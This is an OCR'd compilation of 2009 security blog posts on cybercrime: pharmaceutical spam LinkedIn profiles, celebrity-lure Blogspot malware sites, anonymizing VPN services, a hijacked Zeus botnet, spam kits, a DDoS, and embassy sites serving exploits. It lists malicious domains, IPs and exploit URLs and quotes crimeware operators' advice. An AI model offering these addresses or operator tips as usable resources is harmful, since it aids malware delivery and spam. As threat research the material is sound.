linkedin .com/in/OnlineBuyInsulin

linkedin .com/in/OnlineBuyGenace

linkedin .com/in/OnlineBuyByetta

linkedin .com/in/OnlineBuyPropecia

linkedin .com/in/OnlineBuyPlavix

linkedin .com/in/OnlineBuyYaz

linkedin .com/in/OnlineBuyYasmin

linkedin .com/in/OnlineBuyPotassium

linkedin .com/in/OnlineBuyValtrex

linkedin .com/in/OnlineBuyVoltaren

linkedin .com/in/OnlineBuyPenicillin

linkedin .com/in/OnlineBuyZyrtec

linkedin .com/in/OnlineBuyMagnesium

linkedin .com/in/OnlineBuyPrednisone

linkedin .com/in/OnlineBuySeroquel

linkedin .com/in/OnlineBuySoma

linkedin .com/in/OnlineBuyGabapentin

linkedin .com/in/OnlineBuyAspirin

linkedin .com/in/OnlineBuyPseudovent

linkedin .com/in/OnlineBuyLortab

linkedin .com/in/OnlineBuyPaxil

linkedin .com/in/OnlineBuyAlli

linkedin .com/in/BuyCheapXenical

linkedin .com/in/CheapBuyUltracet

linkedin .com/in/buyhydrocodone

linkedin .com/in/OrderBuyAlli

linkedin .com/in/buypaxilonline

linkedin .com/in/OnlineBuyMobic

linkedin .com/in/OnlineBuyNaprosyn

linkedin .com/in/OnlineBuyCipro

linkedin .com/in/OnlineBuyMorphine

linkedin .com/in/vimax

linkedin .com/in/OnlineBuyAccutane

linkedin .com/in/vigrx

linkedin .com/in/OnlineBuyNorvasc

linkedin .com/in/OnlineBuyOxycontin

linkedin .com/in/OnlineBuyProvigil

linkedin .com/in/OnlineBuyPercocet

linkedin .com/in/OnlineBuyCelebrex

linkedin .com/in/OnlineBuyAdipex

linkedin .com/in/OnlineBuyRitalin

linkedin .com/pub/dir/purchase/viagra

950

IP Address	Original Name
203.117.111.95	allrxs.org
203.117.111.95	onlinepharmacy4u.org
203.117.111.95	cheap-tramadol.us
190.34.163.5	buymodalert.com
91.199.112.143	rx-prime.com
91.186.21.140	suche-project.eu
88.85.66.170	buy-pharmacy.info

linkedin .com/pub/dir/cialis/online

linkedin .com/pub/dir/methocarbamol/online

linkedin .com/pub/dir/acyclovir/online

linkedin .com/pub/dir/klonopin/online

linkedin .com/pub/dir/zyprexa/online

linkedin .com/pub/dir/amitriptyline/online

linkedin .com/pub/dir/buymodalertonline/buymodalertonline

linkedin .com/pub/dir/zocor/online

linkedin .com/pub/dir/levitra/online

linkedin .com/pub/dir/citalopram/online

linkedin .com/pub/dir/arimidex/online

linkedin .com/pub/dir/niacin/online

linkedin .com/pub/dir/phentermine/online

linkedin .com/pub/dir/provigil/online

linkedin .com/pub/dir/ritalin/online

Pharmaceutical domains used in the campaigns:

buy-pharmacy .info

viagra-pills .info

nenene .og

rxoffers .net

allrxs .org

onlinepharmacy4u .org

cheap-tramadol .us

buy-tramadol.blogdrive .com

buymodalert .com

rx-prime .com

suche-project .eu

Acquiring new users in a highly competitive Web 2.0 world is crucial, no doubt about it. But in 2009, if you're not at least requiring a valid email address, a confirmation of the registration combined with a CAPTCHA to at least slow down the bogus account registration process and ruin their efficiency model - systematic abuse of the service is inevitable ([4]Commercial Twitter spamming tool hits the market).

LinkedIn's abuse team has already been notified of these accounts.

1. http://ddanchev.blogspot.com/2009/01/dissecting-bogus-linkedin-profiles.html


2. http://en.wikipedia.org/wiki/LinkedIn

951

3. http://blogs.zdnet.com/security/?p=2054

4. http://blogs.zdnet.com/security/?p=2477

952



Fake Celebrity Video Sites Serving Malware - Part Three (2009-02-24 00:47)

In the overwhelming sea of [1]template-ization of malware serving sites, (naked)celebrities would always remain the

default choice offered in the majority of bogus content generating tools taking advantage of the high-page rank of legitimate Web 2.0 services.

Following the 2008's [2]Fake Celebrity Video Sites Serving Malware series ([3]Part Two) the very latest addition to the series demonstrates the automatic abuse of legitimate infrastructure - in this case Blogspot for the purpose of traffic acquisition.

953



The following are currently active and part of the same campaign:

lisa-bonet-angel-heart.blogspot.com

milla-jovovich-gallery.blogspot.com

pamela-anderson-hot-sex-tape.blogspot.com

rihanna-nude-gallery.blogspot.com

kate-hudson-nude-gallery.blogspot.com


milla-jovovich-gallery.blogspot.com

teacher-slept-with-boy.blogspot.com

meg-white-new-sex-tape.blogspot.com

anna-faris-hot-video.blogspot.com

so-hard-movies.blogspot.com



vanessa-hot.blogspot.com

paris-hilton-sexass.blogspot.com

sex-tape-lindsay-lohan.blogspot.com

chloesevigny-privategallery.blogspot.com

kate-winslet-nude-gallery.blogspot.com

keeley-hazell-sex-hot-video .blogspot.com

miley-cyrus-sex-tape .blogspot.com

britney-spears-hottest-video .blogspot.com

miley-cyrus-naked-video .blogspot.com

alyssa-milano-naked-video .blogspot.com

kardashian-hot-video .blogspot.com

naked-jennifer-lopez .blogspot.com

vanessa-hudgens-hot-video .blogspot.com

hottest-lindsay-lohan-video .blogspot.com

cameron-diaz-porn .blogspot.com


underworld-rise-lycans .blogspot.com


Compared to the single-post only Blogspots, the following domains ***top100videoz.com****;* ***cinemacafe.tv****;* ***xvids-top.com*** *have a lot more bogus content to offer.*


1. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

2. http://ddanchev.blogspot.com/2008/06/fake-celebrity-video-sites-serving.html

3. http://ddanchev.blogspot.com/2008/08/fake-celebrity-video-sites-serving.html







The Cost of Anonymizing a Cybercriminal's Internet Activities - Part Two (2009-02-24 16:10)


With VPN-enabled [1]malware infected hosts easily acting as stepping stones thanks to modules within popular malware bots, next to commercial VPN-based services, [2]the cost of anonymizing a cybecriminal's Internet activities is not only getting lower, but the process is ironically managed in data retention heavens such as the Netherlands, Luxembourg, USA and Germany in this particular case, by using the services of the following ISPs: LeaseWeb AS

Amsterdam, Netherlands; ROOT-AS root eSolutions; HOPONE-DCA HopOne Internet Corp.; NETDIRECT AS NETDIRECT

Frankfurt, DE.

Operating since 2004, yet another "cybercrime anonymization" service is using the bandwidth of legitimate data centers in order to run its VPN/Double/Triple VPN channels service which it exclusively markets in a "it's where you advertise your services, and how you position yourself that speak for your intentions" fashion.

957



Description of the service:

" - We will never sought to make the service cheaper than saving the safety of customers.

- Our servers are located in one of the most stable and high-speed date points (total channel gigabita 1.2)

- Only we have the full support service to the date of the center, which prevents the installation of sniffers and

monitoring.

- We do not use standard solutions, our software is based on the modified code.

- Only here you get a stable and reliable service.

Characteristics of Sites:

- Channel 100MB, total channels gigabita 1.2.

- MPPE encryption algorithm is 128 bit

- Complete lack of logs and monitoring - a guarantee of your safety.

- Completely unlimited traffic.

- Support for all protocols of the Internet."

On the basis of chaining several different VPN channels located in different countries all managed by the same service, combined with a Socks-to-VPN functionality where the Socks host is a malware compromised one, all of which maintain no logs at all, is directly undermining the usefulness of [3]already implemented data retention laws.

Moreover, even a not so technically sophisticated user is aware that chaining these and adding more VPN servers in countries where no data retention laws exist at all, would result in the perfect anonymization service where the degree of anonymization would be proportional with the speed of the connection. In this case, ***it's the mix of legitimate and compromised infrastructure that makes it so cybercrime-friendly****.*

In respect to the "no logs and monitoring for the sake of our customers security" claims, such services are based on trust, namely the customers are aware of the cybercriminals running them "in between" the rest of the services they offer, which and since they're all "on the same page" an encrypted connection is more easily established.

However, an interesting perspective is worth pointing out - are the owners of the cybecrime-friendly VPN service forwarding the responsibility to their customers, or are in fact

the customers forwarding the responsibility for their activities to the owners which are directly violating data retention laws and on purposely getting rid of forensic evidence?

Things are getting more complicated in the "cybercrime cloud" these days.

958

1. http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html

2. http://ddanchev.blogspot.com/2008/10/cost-of-anonymizing-cybercriminals.html

3. http://en.wikipedia.org/wiki/Telecommunications_data_retention#Home_Office_Voluntary_Code_of_Practice_on_Data_Retention

959



Help! Someone Hijacked my 100k+ Zeus Botnet! (2009-02-26 21:42)

I've been looking for a similar chatter for a while now, given the existence of a [1]remotely exploitable vulnerability in an old Zeus crimeware release allowing a cybercriminal to inject a new user within the admin panel of another cybecriminal.

It appears that this guy has had his 100k+ Zeus botnet hijacked several months ago, and now that he's man-

aged to at least partly recover the number of infected hosts in two separate botnets, is requesting advice on how to properly secure his administration panel.

Here's an exact translation of his concerns :

" Dear colleagues, I'd like to hear all sorts of ideas regarding to security of Zeus. I've been using Zeus for over an year now, and while I managed to create a botnet of 100k infected hosts someone hijacked it from me by adding a new user and changing my default layout to orange just to tip once he did it. Once I fixed my directory permissions. I now have two botnets, the first one is 30k and the second (thanks to a partnership with a friend) is now 3k located at different hosting providers.

Sadly, yesterday I once again found out that my admin panel seems to have been compromised since all the files were changed to different name, and access to the admin panel blocked by IP. Yes, that seems to be the IP the hijacker is using. The attacker has been snooping Apache logs in order to find IPs that have been used for logging purposes and blocked them all. Therefore I think the new user has been added by exploiting a flaw in Zeus. In my opinion a request was made to the database, either through an sql injection in s.php a file or a request from within a user with higher privileges.

Since I've aplied patches to known bugs, this could also be a compromise of my hosting provider. So here are some clever tips which I offer based on my experience with securing Zeus.

- Change the default set of commands, make them unique to your needs only.

- If it is possible to prohibit the reading and dump tables with logs all IP, to allow only certain (so that the crackers were not able to make a dump and did not read the logs in the database).

- If it is possible to prohibit editing of tables with all the commands of Zeus IP, to allow only certain (that could not be

"hijacked", insert the command bots)"

Surreal? Not at all, given the existing monoculture on the crimeware market. Morever, yet another vulnera-

bility was found in the Firepack web malware exploitation kit earlier this month ([2]Firepack remote command execution exploit that leverages admin/ref.php). This exploit could have made a bigger impact in early 2008, the 960

peak of the Firepack kit, which was also localized to Chinese several months later:

[3]The FirePack Web Malware Exploitation Kit

[4]The FirePack Exploitation Kit - Part Two

[5]The FirePack Exploitation Kit Localized to Chinese

Ironically, cybercriminals too, seem to be using outdated versions of their crimeware.

Related posts:

[6]Crimeware in the Middle - Adrenalin

[7]76Service - Cybercrime as a Service Going Mainstream

[8]Zeus Crimeware as a Service Going Mainstream

[9]Modified Zeus Crimeware Kit Gets a Performance Boost

[10]Modified Zeus Crimeware Kit Comes With Built-in MP3 Player

[11]Zeus Crimeware Kit Gets a Carding Layout

[12]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

[13]Crimeware in the Middle - Zeus

1. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

2. http://packetstorm.linuxsecurity.com/0902-exploits/firepack-exec.txt

3. http://ddanchev.blogspot.com/2008/02/firepack-web-malware-exploitation-kit.html

4. http://ddanchev.blogspot.com/2008/04/firepack-exploitation-kit-part-two.html

5. http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html

6. http://ddanchev.blogspot.com/2009/02/crimeware-in-middle-adrenalin.html

7. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

8. http://ddanchev.blogspot.com/2008/12/zeus-crimeware-as-service-going.html

9. http://ddanchev.blogspot.com/2008/11/modified-zeus-crimeware-kit-gets.html

10. http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html

11. http://ddanchev.blogspot.com/2008/11/zeus-crimeware-kit-gets-carding-layout.html

12. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

13. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

961



Inside a DIY Image Spam Generating Traffic Management Kit (2009-02-26 22:48)

Whatever the spammer/pharma master or plain simple cybercriminal requires - the spamware vendors deliver so that a win-win-win scenario takes place for the buyer, the seller, and the enabler, in this case the affiliate network allowing image-based spam compared to Web 1.0's link based performance measurement.

That's the main objective of one of the very latest traffic management kit is once again quality assurance in the process of managing image-spam based campaigns.

962



Here's a translated description of the traffic management kit:

" As you know, now many pay per click networks offer within their ad scripts the so called graphic feeds.Any site allowing the use of the IMG tag can serve them, that includes popular

free web based services. The problem so far has been the lack of quality measurement and optimization of this approach.

963



This imposes severe restrictions on the ability to convert traffic to the resource, the automatic redirection of which is impossible. Our system allows you to allows you to create your own ads and send traffic to them to where you think they fit.

How it works: you create a campaign with your own keywords, generate a random image, customize it, generate a link to the ad and paste it into the hosting site, or include it in your email campaigns. By doing this you're able to add more interactivity in your campaigns and improve your click through rates.

964



Here's a summary of the features we offer you:

- Create messages with random text and random design. Change ad size and font color, underline, and the selection, styles, font and alignment, frames - everything is set up. You can use any font that you want to - it's completely up to you

- Manage design ads through profiles within the system, save your creativity

- Use of any image as the ads. This may be a screenshot of your pharmacy, banner, and even anything

965



- Combine different types of simple ads on the same page

- Create messages with any embedded images. For example (click on picture to see actual ad size)

- Use alternative keywords in the references (some of the resources do not allow to post links containing the names of pills and other banned words)

- Filter incoming traffic to the countries of the User-Agent, IP or range of IP"

It’s important to emphasize on the fact that this is a DIY image-spam generating kit, in comparison, the much more efficient and again random image-spam generating service is offered by the sophisticated and experienced managed spam service providers who still prefer working with reputable and well known individuals, instead of going mainstream.

Related posts:

[1]Quality Assurance in a Managed Spamming Service

[2]Managed Spamming Appliances - The Future of Spam

[3]Dissecting a Managed Spamming Service

[4]Inside a Managed Spam Service

[5]Spamming vendor launches managed spamming service

[6]Segmenting and Localizing Spam Campaigns

1. http://ddanchev.blogspot.com/2009/02/quality-assurance-in-managed-spamming.html

966

2. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

3. http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html

4. http://ddanchev.blogspot.com/2008/10/inside-managed-spam-service.html

5. http://blogs.zdnet.com/security/?p=1899

6. http://ddanchev.blogspot.com/2008/05/segmenting-and-localizing-spam.html

967

2.3

March

968



Summarizing Zero Day's Posts for February (2009-03-04 12:28)

The following is a brief summary of all of my posts at ZDNet's [1]Zero Day for February. You can also go through previous summaries for [2]January, [3]December, [4]November, [5]October, [6]September, [7]August and [8]July, as well as subscribe to my [9]personal RSS feed or [10]Zero Day's main feed.

01. *[11]Commercial Twitter spamming tool hits the market*

02. *[12]Fake Antivirus XP pops-up at Cleveland.com*

03. *[13]Report: 92 % of critical Microsoft vulnerabilities mitigated by Least Privilege accounts*

04. *[14]Massive comment spam attack on Digg.com leads to malware*

05. *[15]Crimeware tracking service hit by a DDoS attack*

06. *[16]Targeted malware attacks exploiting IE7 flaw detected*

07. *[17]New Symbian-based mobile worm circulating in the wild*

08. *[18]Rogue security software spoofs ZDNet Reviews*

09. *[19]Adobe Reader 9 and Acrobat 9 zero day exploited in the wild*

10. *[20]Chinese hackers deface the Russian Consulate in Shanghai*

11. *[21]eBay solutions provider Auctiva.com infected with malware*

12. *[22]Malware campaign at YouTube uses social engineering tricks*

13. *[23]Research: 76 % of phishing sites hosted on compromised web servers*

969

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html

3. http://ddanchev.blogspot.com/2009/01/summarizing-zero-days-posts-for.html

4. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

5. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

6. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

7. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

8. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

9. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

10. http://feeds.feedburner.com/zdnet/security

11. http://blogs.zdnet.com/security/?p=2477

12. http://blogs.zdnet.com/security/?p=2513

13. http://blogs.zdnet.com/security/?p=2517

14. http://blogs.zdnet.com/security/?p=2544

15. http://blogs.zdnet.com/security/?p=2596

16. http://blogs.zdnet.com/security/?p=2607

17. http://blogs.zdnet.com/security/?p=2617

18. http://blogs.zdnet.com/security/?p=2624

19. http://blogs.zdnet.com/security/?p=2631

20. http://blogs.zdnet.com/security/?p=2641

21. http://blogs.zdnet.com/security/?p=2648

22. http://blogs.zdnet.com/security/?p=2695

23. http://blogs.zdnet.com/security/?p=2707

970



Russian Homosexual Sites Under (Commissioned) DDoS Attack (2009-03-04 13:00)

From Russia with homophobia?

A week long DDoS attack launched against Russia's most popular commercial homosexual sites has finally

ended. The simultaneous attack managed to successfully shut down the web servers of most of the sites, which responded with filtering of all traffic that is not coming from Russia. Ironically, the attack was in fact coming from Russian, courtesy from a botnet operated by a DDoS for hire service.

Here's a list of the sites that were subject to the DDoS, with the majority of them returning " 503 Service Temporarily Unavailable" error message during last week :

gogay.ru

1gay.ru

androgin.ru

boysclub.ru

egay.ru

gaylines.ru

gaymoney.ru

gayplanet.ru

gayrelax.ru

xabalka.ru

On the 25th of January, gogay.ru was among the few sites to issue a statement and confirm the attacks offering financial reward for information leading to the source :

971





" Yesterday (25 February), our site is subjected to serious hacker attacks (flood-attack capacity of 2 Mbit / sec). The attack reflected, but is still continuing at other gay sites 1gay.ru, egay.ru, xabalka.ru and so on. If you have any information (we are willing to pay for инфу of tailor-made) on the causes of the attack, if you - the webmaster and your own gay website exposed attacks (if the last few days your site has been slow to load and create a greater burden - it is very likely that the same attack, only disguised), sabotage, blackmail or extortion by unidentified persons

- always contact us. "

Since the sites are commercial providers of homosexual multimedia content and are thereby bandwidth-consuming,

the attacks were aiming to disrupt their business operations, and they managed to do so. Russia's government is well known to have [1]a rather violent take on homosexuality in general, and with overall availability of outsourced DDoS

attack services offering anonymity and destructive bandwidth, the efforts to request such an attack remain minimal.

1. http://www.workers.org/2006/world/russia-0608/

972



Inside (Yet Another) Managed Spam Service (2009-03-09 22:18)

Several years ago, getting into the spam business used to involve the [1]process of harvesting emails, figuring out ways to [2]segment the database, localize the spam campaign by using a free translation service [3]eventually ruining the social engineering effect, creating your very own botnet and coming up with creative ways to bypass anti-spam filters, ensuring the botnet remains operational, coming up with ways to obtain access to IPs with clean reputation, with little or no campaign effectiveness measurement at all..

These relatively higher market entry barriers are long gone. Today, every single step in [4]the spamming process is managed and can be [5]outsourced in a cost-effective manner to the point where the [6]one-stop-shop spam vendors have vertically integrated and occupied [7]every single market segment possible in order to increase the

"lifetime value" of their potential customers.

973



When do you know that it’s going to get uglier in the long term? It’s that very special moment in time when the backend for such [8]a managed spam system utilizing malware infected hosts and legitimate servers for achieving its objectives, goes mainstream and its authors remove the "proprietary, high-profit margin revenues earning business model" label from it.

And with this particular moment in time already a fact since the middle of 2008 ([9]Spamming vendor launches managed spamming service), yet another new market entrant is pitching its managed spam service with the ambition to monetize his access to a particular botnet, and break-even from the investment made in the backend system.

974



With 9 different campaigns already finished (see the top screenshot) and another one currently in progress spamming out 3215 emails using 1672 infected hosts based on a harvested email database consisting of 306204 emails (notice the percentage of non-existent emails potentially spam-poison traps), his business model is up and running.

Further developments and new features within the service would remain under close monitoring in the future

as well. In particular, the original vendor’s updates which would ultimately affect all of his "value-added partners"

improved managed spamming capabilities.

1. http://ddanchev.blogspot.com/2008/08/automatic-email-harvesting-20.html

2. http://ddanchev.blogspot.com/2008/05/segmenting-and-localizing-spam.html

3. http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html

4. http://ddanchev.blogspot.com/2009/02/quality-assurance-in-managed-spamming.html

5. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

6. http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html

7. http://ddanchev.blogspot.com/2009/02/inside-diy-image-spam-generating.html

8. http://ddanchev.blogspot.com/2008/10/inside-managed-spam-service.html

9. http://blogs.zdnet.com/security/?p=1899

975





Azerbaijanian Embassies in Pakistan and Hungary Serving Malware (2009-03-11 15:45)

The very latest addition to the "Compromised International Embassies Series" are the Hungarian and Pakistani embassies of the Republic of Azerbaijan, which are currently [1]iFramed with exploits-serving domains.

*Is there such a thing as a coincidence, especially when it comes to three malware embedded attacks in a week affecting [2]Azerbaijan's USAID.gov section, and now their Pakistani (**azembassy.com.pk**) and Hungarian (**azerembassy.hu**) embassies? Depends, and while the USAID.gov attack was exclusively orchestrated for their section, the Pakistani and Hungarian ones are part of a more widespread campaign. Theoretically, this could be a noise generation tactic.*

Here's a brief assessment of the attacks.

Both embassies are embedded with identical domains, parked at the same IP and redirecting to the same client-side exploits serving URL operated by Russian cybercriminals. ***filmlifemusicsite .cn/in.cgi?cocacola95****;* ***promixgroup***

.cn/in.cgi?cocacola91*;* ***betstarwager .cn/in.cgi? cocacola86*** *and* ***betstarwager .cn/in.cgi?cocacola80*** *all respond to (78.26.179.64; 66.232.116.3) and redirect to* ***clickcouner .cn/?t=5*** *(193.138.173.251)*

Parked domains at 78.26.179.64; 66.232.116.3 :

denverfilmdigitalmedia .cn

litetopfindworld .cn

nanotopfind .cn

filmlifemusicsite .cn

litetoplocatesite .cn

litedownloadseek .cn

yourliteseek .cn

diettopseek .cn

976

bestlotron .cn

promixgroup .cn

betstarwager .cn

What prompted this sudden attention to Azerbaijanian web sites? [3]Azerbaijan's President visit to Iran in the same week when Russian Foreign Minister [4]Sergei Lavrov is visiting Azerbaijan? And why is the phone back domain for the malware served at the ***USAID.gov*** *site phoning back to a [5]well known Russian Business Network domain (****fileuploader .cn/check/check.php****) which was again active in January, 2008 and used by one of my favorite malware groups to monitor during 2007/2008 - the "[6]New Media Malware Gang" ([7]Part Three; [8]Part Two and [9]Part One)?*

Food for thought.

Related posts:

[10]Embassy of India in Spain Serving Malware

[11]Embassy of Brazil in India Compromised

[12]The Dutch Embassy in Moscow Serving Malware

[13]U.S Consulate in St. Petersburg Serving Malware

[14]Syrian Embassy in London Serving Malware

[15]French Embassy in Libya Serving Malware

1. http://securitylabs.websense.com/content/Alerts/3316.aspx

2. http://blogs.zdnet.com/security/?p=2817

3. http://www.isna.ir/ISNA/NewsView.aspx?ID=News-1304923&Lang=E

4. http://abc.az/eng/news_11_03_2009_33030.html

5. http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html

